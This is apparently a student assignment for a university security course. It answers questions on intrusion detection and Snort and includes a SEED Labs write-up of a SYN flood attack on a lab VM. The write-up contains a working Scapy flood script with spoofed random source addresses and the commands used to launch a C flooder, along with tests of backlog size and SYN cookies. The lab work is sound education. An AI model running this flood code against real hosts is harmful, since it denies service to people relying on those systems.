

# IT-Sikkerhed, Assignment 5

ITS - 2021

Department of Computer Science  
University of Copenhagen

M. Ali  
M. Chleih

April 2, 2022

## Review Questions

### 8.2

*List five examples of intrusion.*

1. Performing a remote root compromise of an e-mail server
2. Guessing and cracking passwords
3. Copying a database containing credit card numbers
4. Dialing into an unsecured modem and gaining internal network access
5. Using an unattended, logged-in workstation without permission

### 8.5

*List and briefly describe the classifications of intrusion detection systems based on the source and the type of data analyzed.*

#### **Host-Based IDS (HIDS)**

Monitors the characteristics of a single host and the events occurring within that host, such as process identifiers and the system calls they make, for evidence of suspicious activity.

#### **Network-Based IDS (NIDS)**

Monitors network traffic for particular network segments or devices and analyzes network, transport, and application protocols to identify suspicious activity.

#### **Distributed or Hybrid IDS**

Combines information from a number of sensors, often both host and network-based, in a central analyzer that is able to better identify and respond to intrusion activity.

## 8.6

*What are three benefits that can be provided by an IDS?*

1. It observes the performance of routers, firewalls, key servers and files. It uses its extensive attack signature database, raises an alarm and conveys relevant notifications on discovering a breach.
2. By using the signature database, IDS assures agile and efficient detection of observed anomalies with a low prospect of raising false alarms.
3. Analyzes various sorts of attacks, identifies patterns of malicious content and help the administrators to tune, plan and achieve effective controls.

## 8.10

*What is the difference between anomaly detection and signature or heuristic intrusion detection?*

**Anomaly detection**, Involves the collection of data relating to the behavior of legitimate users over a period of time. Then, current observed behavior is analyzed to determine with a high level of confidence whether this behavior is that of a legitimate user or alternatively that of an intruder. **Signature or Heuristic detection**, Uses a set of known malicious data patterns (signatures) or attack rules (heuristics) that are compared with current behavior to decide if it is that of an intruder. It is also known as misuse detection. This approach can only identify known attacks for which it has patterns or rules.

## 8.21

*What is SNORT? What are the logical components of a SNORT installation?*

Snort is an open source, highly configurable and portable host-based or network-based IDS. Snort is referred to as a lightweight IDS with the following characteristics.

1. Easily deployed on most nodes (host, server, router) of a network.
2. Efficient operation that uses small amount of memory and processor time.

3. Easily configured by system administrators who need to implement a specific security solution in a short amount of time.

A SNORT installation consists of four logical components. *Packet decoder, detection engine, logger* and lastly *alerter*.

## Problems

### 8.4

#### a)

This rule is used to detect an attack at the TCP level. The rule's source is any external net at any port and the direction tells snort to address/port pairs as source followed by destination. The destination is SQL servers and their associated oracle ports. The rule will detect an attempt to drop an oracle database. The rule uses flow to match packets flowing to server with an established connection and a message content that signifies a database drop attempt. The class type indicates a protocol-command-decode.

#### b)

The rule is most significant if placed outside the firewall as it will detect any outside traffic that attempts to enter the SQL server and drop a database. If it were placed inside the firewall, its significance would diminish because there would not be as much traffic passing through the network firewall that rule could detect when compared to being outside the firewall.

## Seed Labs

### Task 1.1

The finished python code:


```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags= 'S' )
pkt = ip/tcp


while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

We ran the attack and it was unsuccessful as was stated and expected.

- TCP re-transmission issue: We had 7 hosts running the attack simultaneously before we got a relatively high chance of success.



- The size of the queue: We changed the max number of half-open connections to 80, to test whether or not the success rate increases:



```
seed@VM: ~/Desktop
root@7c259d32668c:~# telnet 10.9.0.5
Trying 10.9.0.5...


seed@VM: ~/Desktop
root@VM:/volumes# python3 synflood.py

seed@VM: ~/Desktop
root@374fdb91b70:~# netstat -tna | grep SYN_RECV | wc -l
97
root@374fdb91b70:~# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@374fdb91b70:~# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@374fdb91b70:~#

seed@VM: ~/Desktop
root@VM:/# python3 volumes/synflood.py
```

It did in fact affect the success rate as can be seen in the picture above. We only needed 2 hosts running as opposed to 7, to make the attack effective.

## Task 1.2




```
seed@VM: ~/Desktop
root@7c259d32668c:~# telnet 10.9.0.5
Trying 10.9.0.5...

seed@VM: ~/Desktop
root@VM:/volumes# ls
synflood synflood.c synflood.py
root@VM:/volumes# synflood 10.9.0.5 23
```

The attack was successful with only 1 host. The reason for this, is that C is a much faster language compared to Python. The code executes faster in C since the source code is compiled instead of interpreted as is the case for Python. Moreover, Python is a high-level language and the compilation step does more work compared to a low-level language like C.

### Task 1.3

SYN Cookie is a countermeasure to SYN flood attacks. It kicks in if the machine detects that it is under a SYN flooding attack. In the previous tasks this countermeasure was disabled. We now enabled it and ran the attack once again. The results can be seen below:



```
seed@VM: ~/Desktop
root@7c259d32668c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
374fdb91b70 login:

seed@VM: ~/Desktop
root@VM:/volumes# synflood 10.9.0.5 23

seed@VM: ~/Desktop
root@374fdb91b70:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@374fdb91b70:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@374fdb91b70:/#
```

We observe that we can still telnet to the victim machine even though we were running a SYN flood attack.